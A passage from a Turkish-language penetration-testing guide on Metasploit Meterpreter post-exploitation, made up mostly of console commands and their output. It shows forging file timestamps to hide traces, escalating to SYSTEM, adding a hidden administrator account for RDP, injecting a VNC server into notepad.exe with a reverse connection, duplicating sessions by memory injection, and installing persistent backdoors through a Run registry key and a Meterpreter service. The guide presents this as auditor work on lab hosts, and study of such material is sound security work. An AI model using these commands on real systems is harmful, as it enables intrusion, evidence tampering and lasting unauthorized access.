40777/rwxrwxrwx	0	dir	2012-08-10 16:21:01 +0300	
ede9a30bb0fc3b4cd90abde67fb6				
100666/rw-rw-rw-	618013	fil	2012-09-18 15:30:22 +0300	evil.pdf
100666/rw-rw-rw-	10296	fil	2012-09-18 15:26:58 +0300	msf.doc
100444/r--r--r--	250032	fil	2004-08-04 00:59:58 +0300	ntldr
100666/rw-rw-rw-	1610612736	fil	2012-09-13 18:19:41 +0300	pagefile.sys
40777/rwxrwxrwx	0	dir	2012-09-19 18:10:21 +0300	test

```
meterpreter > cd test

meterpreter > ls
Listing: C:\test
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2012-09-19 18:10:21 +0300	.



```
40777/rwxrwxrwx  0    dir   1980-01-01 01:00:00 +0300  ..
100666/rw-rw-rw- 14    fil   2012-09-19 18:10:26 +0300  testicrigi.txt.txt
```

**meterpreter > cat testicrigi.txt.txt**

test icerigi

**meterpreter > download testicrigi.txt.txt**

[\*] downloading: testicrigi.txt.txt -> testicrigi.txt.txt

[\*] downloaded : testicrigi.txt.txt -> testicrigi.txt.txt

**meterpreter > pwd**

C:\test

**meterpreter > mkdir deneme**

Creating directory: deneme

**meterpreter > cd \deneme**

**meterpreter > upload -h**

Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

-h Help banner.  
-r Upload recursively.

**meterpreter > upload /tmp/yukle.txt ./**

[\*] uploading : /tmp/yukle.txt -> ./

[\*] uploaded : /tmp/yukle.txt -> ./\yukle.txt

**meterpreter > ls**

Listing: C:\test\deneme

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
40777/rwxrwxrwx	0	dir	2012-09-19 18:12:50 +0300	.
40777/rwxrwxrwx	0	dir	2012-09-19 18:12:50 +0300	..
100666/rw-rw-rw-	7	fil	2012-09-19 18:13:38 +0300	yukle.txt

**meterpreter > cat yukle.txt**

deneme

**meterpreter > rm yukle.txt**

```
meterpreter > ls
Listing: C:\test\deneme
=====

Mode                Size  Type      Last modified          Name
----                -
40777/rwxrwxrwx    0     dir      2012-09-19 18:13:38 +0300 .
40777/rwxrwxrwx    0     dir      2012-09-19 18:12:50 +0300 ..

meterpreter > cd ..

meterpreter > rmdir deneme
Removing directory: deneme
```

#### Meterpreter ile Dosya İşlemleri

Bir hedefe Meterpreter yükledikten sonra yapılabilecek çok sayıda işlem vardır ancak unutulmaması gereken en önemli konu iz bırakmamaktır, bu nedenle gerekmedikçe diske yazılmaması önerilmektedir. Diske yazıldığı durumda Meterpreter'ın **timestomp** komutu ile NTFS dosya sistemine uygun olarak dosya tarihleri gösterilebilir ve değiştirilebilir. Böylece bir dosyayı hedef sisteme yüklemek ve çok önceden bugüne orada olduğu izlenimini vermek, hedeften bir dosyayı alarak erişim tarihini yeniden düzenleyerek erişilmemiş olmasını sağlamak veya bir dosyayı düzenleyerek düzenlenmemiş izlenimi vermek mümkündür. Aşağıdaki örnekte, dosya sistemine yüklenen bir dosya için son değiştirilme tarihi bir gün öncesine alınmıştır.

```
meterpreter > upload /tmp/yukle.txt ./
[*] uploading   : /tmp/yukle.txt -> ./
[*] uploaded    : /tmp/yukle.txt -> ./\yukle.txt

meterpreter > ls
Listing: C:\test
=====

Mode                Size  Type      Last modified          Name
----                -
40777/rwxrwxrwx    0     dir      2012-09-19 18:19:06 +0300 .
40777/rwxrwxrwx    0     dir      1980-01-01 01:00:00 +0300 ..
100666/rw-rw-rw-   23    fil      2012-09-19 18:15:33 +0300 testicrigi.txt.txt
100666/rw-rw-rw-    7     fil      2012-09-19 18:19:06 +0300 yukle.txt

meterpreter > timestomp -h
Usage: timestomp file_path OPTIONS
OPTIONS:
  -a <opt> Set the "last accessed" time of the file
  -b       Set the MACE timestamps so that EnCase shows blanks
```

```
-c <opt> Set the "creation" time of the file
-e <opt> Set the "mft entry modified" time of the file
-f <opt> Set the MACE of attributes equal to the supplied file
-h       Help banner
-m <opt> Set the "last written" time of the file
-r       Set the MACE timestamps recursively on a directory
-v       Display the UTC MACE values of the file
-z <opt> Set all four attributes (MACE) of the file
```

```
meterpreter > timestamp yukle.txt -v
```

```
Modified      : 2012-09-19 19:19:06 +0300
Accessed      : 2012-09-19 19:19:06 +0300
Created       : 2012-09-19 19:19:06 +0300
Entry Modified: 2012-09-19 19:19:06 +0300
```

```
meterpreter > timestamp yukle.txt -m "09/18/2012 19:19:06"
```

```
[*] Setting specific MACE attributes on yukle.txt
```

```
meterpreter > timestamp yukle.txt -v
```

```
Modified      : 2012-09-18 20:19:06 +0300
Accessed      : 2012-09-19 19:19:06 +0300
Created       : 2012-09-19 19:19:06 +0300
Entry Modified: 2012-09-19 19:19:06 +0300
```

Meterpreter'da Timestamp Komutu ile NTFS'te Dosya Tarihlerinin Değiştirilmesi

### 4.3 Meterpreter ile Script Kullanımı

Meterpreter dahili fonksiyonlarını ve modüllerini Ruby dili ile erişilebilir olarak sunmaktadır. Ruby dili ile Meterpreter'ın tüm özelliklerine ulaşmak mümkün olmaktadır, bu nedenle sızılmış bir hedefte otomatize edilecek işlemler için Ruby script'leri sıklıkla kullanılmaktadır. Modüller arasında **post** kategorisi altında, sızılan işletim sistemlerinin türüne ve kullanım amaçlarına göre çok sayıda script bulunmaktadır. Bilgi toplama, hedeften bir verinin alınarak işlenmesi veya hedef yapılandırmasının değiştirilmesi gibi amaçlarla kullanılabilirler. İlerleyen bölümlerde sıkça ihtiyaç duyulan **post** modüllerine örnekler bulunmaktadır.

#### 4.3.1 RDP Bağlantısı Sağlanması

Windows işletim sistemi uygulamalarının bir bölümü grafik arayüz üzerinden yönetimi desteklemektedir veya uzak yönetim için bu özelliklerin kullanılması gerekebilir. Hedef sistem Windows işletim sistemi çalıştırıyor ise RDP (Microsoft Remote Desktop) servisi bu amaçla kullanılabilir olmaktadır. Ancak RDP'ye doğrudan erişim sağlayabilecek bir Payload henüz bulunmamaktadır. Bu nedenle öncelikle Meterpreter ile sistemin ele geçirilmesi sağlanmalı, sonrasında RDP erişimi için uygun scriptler ve yapılandırma hedef sistemde uygulanmalıdır. Bu noktada hatırlatmak gerekir ki, RDP erişimi için kullanacağınız her adım sistemde çok sayıda ihlal kaydı oluşturacaktır.

```
msf exploit(handler) > sessions

Active sessions
=====
  Id  Type                Information                                     Connection
  --  ---
   9   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ HACMEONE 192.168.1.11:4444 ->
192.168.1.32:1090 (192.168.1.32)
  10   meterpreter x86/win32 holdenseven\holden @ HOLDENSEVEN 192.168.1.11:4444 ->
192.168.1.33:2246 (192.168.1.33)

msf exploit(handler) > sessions -i 10
[*] Starting interaction with 10...

meterpreter > getpid
Current pid: 1888

meterpreter > getuid
Server username: holdenseven\holden
meterpreter > getsystem
...got system (via technique 4).
```

```
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:      getgui -e
OPTIONS:

    -e          Enable RDP only.
    -f <opt>    Forward RDP Connection.
    -h          Help menu.
    -p <opt>    The Password of the user to add.
    -u <opt>    The Username of the user to add.

meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*]   Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc
/root/.msf4/logs/scripts/getgui/clean_up__20120920.2546.rc

meterpreter > run getgui -u testuser -p testpass
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]   Adding User: testuser with Password: testpass
[*]   Hiding user from Windows Login screen
[*]   Adding User: testuser to local group 'Remote Desktop Users'
[*]   Adding User: testuser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc
/root/.msf4/logs/scripts/getgui/clean_up__20120920.4409.rc
```

Meterpreter Scripting ile Remote Desktop Bağlantısı Sağlamak

Oluşturulan kullanıcı ile Windows işletim sisteminde “Terminal Server Client”, Linux işletim sisteminde ise “rdesktop 192.168.1.32 -u testuser -p testpass” komutu ile bağlantı sağlanabilir. İşlemler tamamlandığında, ilerleyen bölümlerde anlatılacak olan izleri temizleme adımına geçilmesi tavsiye edilir.

### 4.3.2 Meterpreter Üzerinden VNC Bağlantısı Kurulması

Windows işletim sisteminde uzak yönetim ve grafik arayüz ihtiyacının tek çözümü RDP bağlantısı değildir. Kaldı ki RDP bağlantısı ile hedef sistemde çok sayıda iz bırakılacak ve yapılandırma değişikliği yapılacaktır. Daha doğrudan ancak kısmen bağlantı sıkıntılarını yaşatabilecek alternatif çözüm ise VNC kullanımıdır. RDP bağlantısı gibi hedef sistemde yapılandırma değişikliği veya iz bırakmayacaktır, belleğe yüklenerek çalışan bir bileşen dışında ek adım ise gerekmeyecektir.

Önceki bölümlerde VNC kullanımı için gerekli olan ayarlar ve kullanım örnekleri aktarıldı, ancak eksikliklerine vurgu yapılmadı. Exploit işleminde VNC bağlantısı tercih etmenin birkaç ciddi eksikliği bulunmaktadır. Bir açık sadece bir kez exploit edilebilir ise VNC bağlantısı tercih etmek Meterpreter ve araçlarını kullanmamayı da beraberinde getirecektir. Olası bağlantı kesilmesi, istemci ve servis uyumsuzlukları sorunlar oluşturacak, kalıcı arka kapı kurulumları veya ek araçların kolayca yüklenmesi gibi özellikler de maalesef erişilebilir olmayacaktır. Bu nedenlerle VNC bağlantısı tercihi doğru görünmeyebilir, ancak farklı bir kullanım ile bu avantajdan da faydalanmak mümkündür. VNC bağlantısı, Meterpreter üzerinden de tetiklenebilir ve bağlantı sağlanabilir.

Meterpreter üzerinden VNC bağlantısının tetiklenmesi 2 şekilde mümkündür; 1. yol Meterpreter kanalı üzerinden, 2. yol ise doğrudan denetmen sistemine bağlantı. Meterpreter kanalı üzerinden kurulacak VNC bağlantısı örneği aşağıda yer almaktadır, bağlantı seçenekleri ve ayarlar oldukça basittir. Tünel için **-t**, Courtesy Shell için **-c** ve VNC uygulamasının bir uygulamanın belleğine entegre edilmesi için **-i** kullanılmıştır.


```
meterpreter > run vnc -h
OPTIONS:

  -D          Disable the automatic multi/handler (use with -r to accept on another
system)
  -O          Disable binding the VNC proxy to localhost (open it to the network)
  -P <opt>    Executable to inject into (starts a new process). Only useful with -i
(default: notepad.exe)
  -V          Disable the automatic launch of the VNC client
  -c          Enable the VNC courtesy shell
  -h          This help menu
  -i          Inject the vnc server into a new process's memory instead of building an
exe
  -p <opt>    The port on the remote host where Metasploit is listening (default: 4545)
  -r <opt>    The IP of a remote Metasploit listening for the connect back
  -t          Tunnel through the current session connection. (Will be slower)
  -v <opt>    The local port for the VNC proxy service (default: 5900)
```

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > run vnc -t -c -i
[*] Creating a VNC bind tcp stager: RHOST=127.0.0.1 LPORT=4545
[*] Running payload handler
[*] Host process notepad.exe has PID 2324
[*] Allocated memory at address 0x00260000, for 298 byte stager
[*] Writing the VNC stager into memory...
[*] Starting the port forwarding from 4545 => TARGET:4545
[*] Local TCP relay created: 127.0.0.1:4545 <-> 127.0.0.1:4545
```

#### Meterpreter Üzerinden Tünel ile VNC Oturumu Başlatılması

Aşağıda görüleceği üzere hedef sistem kilitli dahi olsa Courtesy Shell ile bir komut satırı sistemin önüne çıkmaktadır. Eğer VNC uygulaması **-i** parametresi ile çalışmakta olan bir sürecin bellek alanına atanmazsa işletim sistemi korumaları nedeniyle çalışmama durumlarıyla da karşılaşılabilir.



#### Meterpreter Üzerinden Tünel ile Oluşturulan VNC Bağlantısı Görünümü

Meterpreter tüneli üzerinden VNC kullanımı zorunlu kalınmadıkça tercih edilmemesi gereken bir yöntemdir. Kolay bağlantı kurmayı sağlıyor olsa da Meterpreter'da kanal yönetimi sorunları oluşturabilir ve her iki erişimin de kaybedilmesine neden olabilir. Bu nedenle VNC servisinin doğrudan denetmenin sistemine yönelik bağlantı kurması daha sağlıklı olacaktır. Bağlantı türleri bölümünden hatırlanacağı üzere ters bağlantı bu noktada en kullanışlı türdür ve hedefin denetmen sistemine erişebileceği bir port bağlantı için seçilebilir. Böylece daha hızlı ve kararlı bir VNC bağlantısı elde edileceği gibi Meterpreter bağlantısının kaybı durumunda yeniden yüklenebilmesi için bir başka imkanımız daha olacaktır.

VNC servisinin denetmen sistemine bağlanabilmesi için kullanılacak port **-p**, IP adresi ise **-r** parametreleri ile atanmalıdır. Eğer denetmen sistemi üzerinde birden fazla VNC aktarımı olarsa, denetmen sisteminde VNC aktarımı için dinlenecek port ta **-v** parametresi ile değiştirilebilir. VNC bağlantısı kurularak, sadece kullanıcı ekranındaki çalışmanın durumu görülmek isteniyorsa Courtesy Shell açılmamalıdır, kilitli ekranda işlem yapabilmek için ise açılması gerekir ve **-c** parametresi kullanılabilir.

```
meterpreter > run vnc -p 9000 -r 192.168.1.11 -c -i  
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.11 LPORT=9000)  
[*] Running payload handler  
[*] Host process notepad.exe has PID 1032  
[*] Allocated memory at address 0x00160000, for 290 byte stager  
[*] Writing the VNC stager into memory...  
meterpreter >
```

Meterpreter Üzerinden Doğrudan Denetmenin Sistemine VNC Oturumu Başlatılması



### 4.3.3 İkinci Meterpreter Oturumu Oluşturulması

Meterpreter oturumlarının hata üretme olasılığı, üst sürecin sonlanması veya tünelle nedeniyle bir hata oluşması, hedefle bağlantının kesilmesine neden olacaktır. Bir diğer nokta ise yapılacak iş için birden fazla kanal ve Meterpreter oturumu gerekebileceğidir. Denetmen ekibi sözkonusu ise her denetmene ayrı bir Meterpreter oturumu bağlanması da bir denetim süreci olabilir. Böyle durumlar birden fazla Meterpreter oturumunun açılması iş sürekliliği ve yönetim açısından gerekli olacaktır.

Meterpreter oturumunu çoklamak için birden fazla yöntem bulunmaktadır, sıkça tercih edilen bir yöntem Post modülü olan **multi\_meterpreter\_inject** kullanımıdır. **IPLIST** ile Meterpreter oturumu çoklanacak IP adresleri, **PAYLOAD** ile kullanılan Meterpreter türü ve bağlantı parametreleri girilerek modül çalıştırılabilir.

```
msf exploit(ms08_067_netapi) > sessions

Active sessions
=====
Id  Type                Information
Connection
--  ----                -
-----
  2  shell              TELNET msfadmin:msfadmin (172.16.100.3:23)
172.16.100.1:34470 -> 172.16.100.3:23 (172.16.100.3)
  3  meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000, suid=1000,
sgid=1000 @ metasploitable 172.16.100.1:4444 -> 172.16.100.3:44779 (172.16.100.3)
  4  meterpreter x86/win32 NT AUTHORITY\SYSTEM @ GAMASEC-ADC
172.16.100.1:4444 -> 172.16.100.2:1490 (172.16.100.2)

msf exploit(ms08_067_netapi) > use post/windows/manage/multi_meterpreter_inject
msf post(multi_meterpreter_inject) > info

      Name: Windows Manage Inject in Memory Multiple Payloads
      Module: post/windows/manage/multi_meterpreter_inject
      Version: 16004
      Platform: Windows
      Arch:
      Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Description:
  This module will inject in to several process a given payload and
  connecting to a given list of IP Addresses. The module works with a
  given lists of IP Addresses and process PIDs if no PID is given it
```

will start a the given process in the advanced options and inject the selected payload in to the memory of the created module.

**msf post(multi\_meterpreter\_inject) > show options**

Module options (post/windows/manage/multi\_meterpreter\_inject):

Name	Current Setting	Required	Description
----	-----	-----	-----
HANDLER	false	no	Start new multi/handler job on local box.
IPLIST	192.168.1.100	yes	List of semicolon separated IP list.
LPORT	4444	no	Port number for the payload LPORT variable.
PAYLOAD	windows/meterpreter/reverse_tcp	no	Payload to inject in to process memory
PIDLIST		no	List of semicolon separated PID list.
SESSION		yes	The session to run this module on.

**msf post(multi\_meterpreter\_inject) > set IPLIST 172.16.100.1**

IPLIST => 172.16.100.1

**msf post(multi\_meterpreter\_inject) > set SESSION 4**

SESSION => 4

**msf post(multi\_meterpreter\_inject) > set HANDLER true**

HANDLER => true

**msf post(multi\_meterpreter\_inject) > show options**

Module options (post/windows/manage/multi\_meterpreter\_inject):

Name	Current Setting	Required	Description
----	-----	-----	-----
HANDLER	true	no	Start new multi/handler job on local box.
IPLIST	172.16.100.1	yes	List of semicolon separated IP list.
LPORT	4444	no	Port number for the payload LPORT variable.
PAYLOAD	windows/meterpreter/reverse_tcp	no	Payload to inject in to process memory
PIDLIST		no	List of semicolon separated PID list.
SESSION	4	yes	The session to run this module on.

```
msf post(multi_meterpreter_inject) > run

[*] Running module against GAMASEC-ADC
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Creating a reverse meterpreter stager: LHOST=172.16.100.1 LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 3988
[*] Injecting meterpreter into process ID 3988
[*] Allocated memory at address 0x003b0000, for 290 byte stager
[*] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 3988
[*] Meterpreter session 5 opened (172.16.100.1:4444 -> 172.16.100.2:1504) at 2012-11-29 20:17:52 +0200
[*] Post module execution completed

msf post(multi_meterpreter_inject) > sessions

Active sessions
=====
Id  Type                Information
Connection
--  ----                -
-----
2   shell               TELNET msfadmin:msfadmin (172.16.100.3:23)
172.16.100.1:34470 -> 172.16.100.3:23 (172.16.100.3)
3   meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000, suid=1000,
sgid=1000 @ metasploitable 172.16.100.1:4444 -> 172.16.100.3:44779 (172.16.100.3)
4   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ GAMASEC-ADC
172.16.100.1:4444 -> 172.16.100.2:1490 (172.16.100.2)
5   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ GAMASEC-ADC
172.16.100.1:4444 -> 172.16.100.2:1504 (172.16.100.2)
```

#### Meterpreter Oturumlarını Farklı Kaynaklar İçin Çoklamak

Hedef platform ve işletim sistemi tipine göre kullanılabilecek diğer yöntemler arasında; Payload'un tek başına üretimi ve hedefte çalıştırılması ile Exploit işleminin tekrarı yer almaktadır. Exploit işlemi tekrarı her zaman doğru sonuçlar üretmeyebilir ve hedefin servislerinin kararsız çalışmasına neden olabilir. Linux platformunda Meterpreter oturumunu çoklamak veya Windows platformunda elle Meterpreter oturumu çoklamak için ilerideki bölümlerde anlatılacak olan “Çalıştırılabilir Payload Üretimi” başlığı incelenmelidir. Böylece gerekli Payload tek başına üretilir ve hedefe gönderilerek yeni bir Meterpreter oturumu yaratılabilir.

#### 4.3.4 Kalıcı Arka Kapı Oluşturulması

Meterpreter oturumlarının kalıcı olmadığı, belleğe yüklenen uygulama bileşenleri ile bağlantı sağlandığı için diske yazılmadığı anlatılmıştı. Ancak hedef sisteme belirli aralıklarla yeniden bağlanmak veya kopan bir bağlantı sonrası yeniden bağlanabilmek gerekli olabilir. Erişimi koruyabilmek için hazırlanmış Meterpreter script'leri aracılığıyla bu işlem mümkündür, ancak hedef sistemde kanıt bırakması da kaçınılmazdır.

Bir arka kapı olarak kalıcı olmak için **persistence** scripti kullanılabilir. Hedef kullanıcı sisteme girdiğinde veya sistem başladığında Meterpreter için önyükleyici çalışır, denetmen sistemi için verilen IP adresi ve port için sürekli olarak bağlantı kurmaya çalışır. İstenirse farklı Payload türleri de kullanılabilir, böylece hedef üzerinde sabit bir portun dinlenmesi de mümkün olabilir. Hedefte sabit bir portun önyükleyici tarafından dinlenmesi saldırganların da bağlanabilmesine neden olacağı ve denetimin güvenilirliğine uygun olmayacağı için tercih edilmemelidir. Ters bağlantı sadece belirli bir IP adresi ve porta düzenli bağlantı deneyecektir, böylece elde edilecek bağlantının güvenilirliği de kısmen sağlanacaktır.

Aşağıdaki örnekte **persistence** scripti aracılığıyla kurulacak olan arka kapıya; **-r** ile denetmenin IP adresi olan 192.168.1.11'e ve **-p** ile uygun portuna, **-i** parametresi ile 10 saniyede bir bağlantı denemesi talimatı verilmiştir. **-X** parametresi ile de hedef sistem yeniden başladığında çalışması istenmiştir, eğer kullanıcı sisteme giriş yaptığında çalışması isteniyor olsaydı **-U** parametresi kullanılıyor olmalıydı. Sistem yeniden başladığında çalışabilmek ve registry'de gerekli düzenlemeyi yapabilmek için SYSTEM kullanıcı hakları gerekmektedir, bu nedenle öncesinde **getsystem** ile yetki yükseltilmesi tavsiye edilir. Örnekte önce bağlantı parametreleri verilmiş, sonrasında ise hedef sisteme yeniden bağlantı talimatı verilerek arka kapı test edilmiştir. Önyükleyiciden gelecek bağlantı talebini karşılamak için ise **exploit/multi/handler** modülü kullanılmalı, aynı Payload, IP adresi ve port ayarı yapılarak dinleme başlatılmalıdır.

```
meterpreter > getsystem
...got system (via technique 4).

meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.
OPTIONS:
  -A          Automatically start a matching multi/handler to connect to the agent
  -L <opt>    Location in target host where to write payload to, if none %TEMP% will be
              used.
  -P <opt>    Payload to use, default is windows/meterpreter/reverse_tcp.
```

```
-S      Automatically start the agent on boot as a service (with SYSTEM
privileges)
-T <opt> Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run persistence -X -i 10 -p 80 -r 192.168.1.11
```

```
[*] Running Persistence Script
[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/HOLDENSEVEN_20120920.3034/HOLDENSEVEN_20120920.3034.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.11 LPORT=80
[*] Persistent agent script is 611125 bytes long
[+] Persistent Script written to C:\Users\holden\AppData\Local\Temp\AgCwCIuo.vbs
[*] Executing script C:\Users\holden\AppData\Local\Temp\AgCwCIuo.vbs
[+] Agent executed with PID 3640
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RBzOJurtte
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\RBzOJurtte
```

```
meterpreter > reboot
```

```
Rebooting...
```

```
meterpreter >
```

```
[*] 192.168.1.33 - Meterpreter session 5 closed. Reason: Died
```

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LPORT 80
```

```
LPORT => 80
```

```
msf exploit(handler) > exploit
```


```
[*] Started reverse handler on 192.168.1.11:80
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.33
[*] Meterpreter session 6 opened (192.168.1.11:80 -> 192.168.1.33:1035) at 2012-09-20
13:33:19 +0300
```

```
meterpreter > sysinfo
```

```
Computer      : HOLDENSEVEN
OS            : Windows 7 (Build 7600).
Architecture  : x86
System Language : en_US
Meterpreter   : x86/win32
```

Meterpreter Üzerinden Kalıcı Arka Kapı Kurulması

Yeniden başlatılma sonrası arka kapının çalışabilmesi için işlem esnasında ekrana yazıldığı üzere HKLM\Software\Microsoft\Windows\CurrentVersion\Run anahtarına RBzOJurtte değeri eklenmiştir. Eğer kullanıcı sisteme girince başlaması istenmiş olsaydı HKCU\Software\Microsoft\Windows\CurrentVersion\Run anahtarı bu iş için kullanılacaktı.



Meterpreter Üzerinden Kurulan Kalıcı Arka Kapının Registry Anahtarı

### 4.3.5 Kalıcı Meterpreter Servisi Oluşturulması

Meterpreter oturumlarının kalıcı olabilmesi için bir diğer yöntem ise Meterpreter'ın servis olarak kurulmasıdır. Servis olarak kurulacak Meterpreter bir önyükleyici değil, Meterpreter'ın temel modüllerini de sağlayan bir kopyası olacaktır. Servis olarak kurulması için iki yöntem mevcuttur; bir servis gibi port dinlemek veya denetmen sistemine düzenli olarak bağlanmaya çalışmak.

Meterpreter ile bağlı bulunan bir hedefte **metsvc** scripti aracılığıyla **-A** parametresi ile otomatik servis kurulumu yapılabilir. Servisin kaldırılması için de **-r** parametresi yeterli olacaktır, ancak servisin çalıştırılabilir dosyaları elle silinmelidir. Servis kurulumu yapabilmek SYSTEM kullanıcısı hakları gerektiği ve **getsystem** komutu ile yetki yükseltilebileceği unutulmamalıdır.

```
meterpreter > getsystem
...got system (via technique 4).
meterpreter > run metsvc -h

OPTIONS:

-A      Automatically start a matching multi/handler to connect to the service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\Users\holden\AppData\Local\Temp\vEfKBCJtqVFf...
[*] >> Uploading metstrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
    * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.1.33:31337...
meterpreter > [*] Meterpreter session 9 opened (192.168.1.11:38641 ->
192.168.1.33:31337) at 2012-09-20 14:06:38 +0300
```

Meterpreter Üzerinden Meterpreter Servisi Kurulumu

Bir güvenlik açığının exploit işlemi esnasında Meterpreter servisinin kurulumu için, Payload seçiminde görülebilecek port dinleme (**windows/metsvc\_bind\_tcp**) ve ters bağlantı (**windows/metsvc\_bind\_tcp**) modüllerinden uygun olan seçilmelidir. Ters bağlantı için kullanımı gerekli olan parametreler arasında; düzenli deneme sayısı için **ReverseConnectRetries** ve NAT arkasında yer alan sistemin özel bir ağ arayüzü IP adresini dinlemesi için **ReverseListenerBindAddress** önemlidir. Sadece gerekli ve doğru seçenekler ile Meterpreter servisi kurulmalıdır, aksi durumda geçerli bir bağlantı elde edilemediği gibi hedef sistemde çok sayıda kanıt ve genel erişime açık arka kapı bırakılmış olunur.



#### 4.3.6 Sızılan Sistemdeki Güvenlik Teknolojilerinin Atlatılması

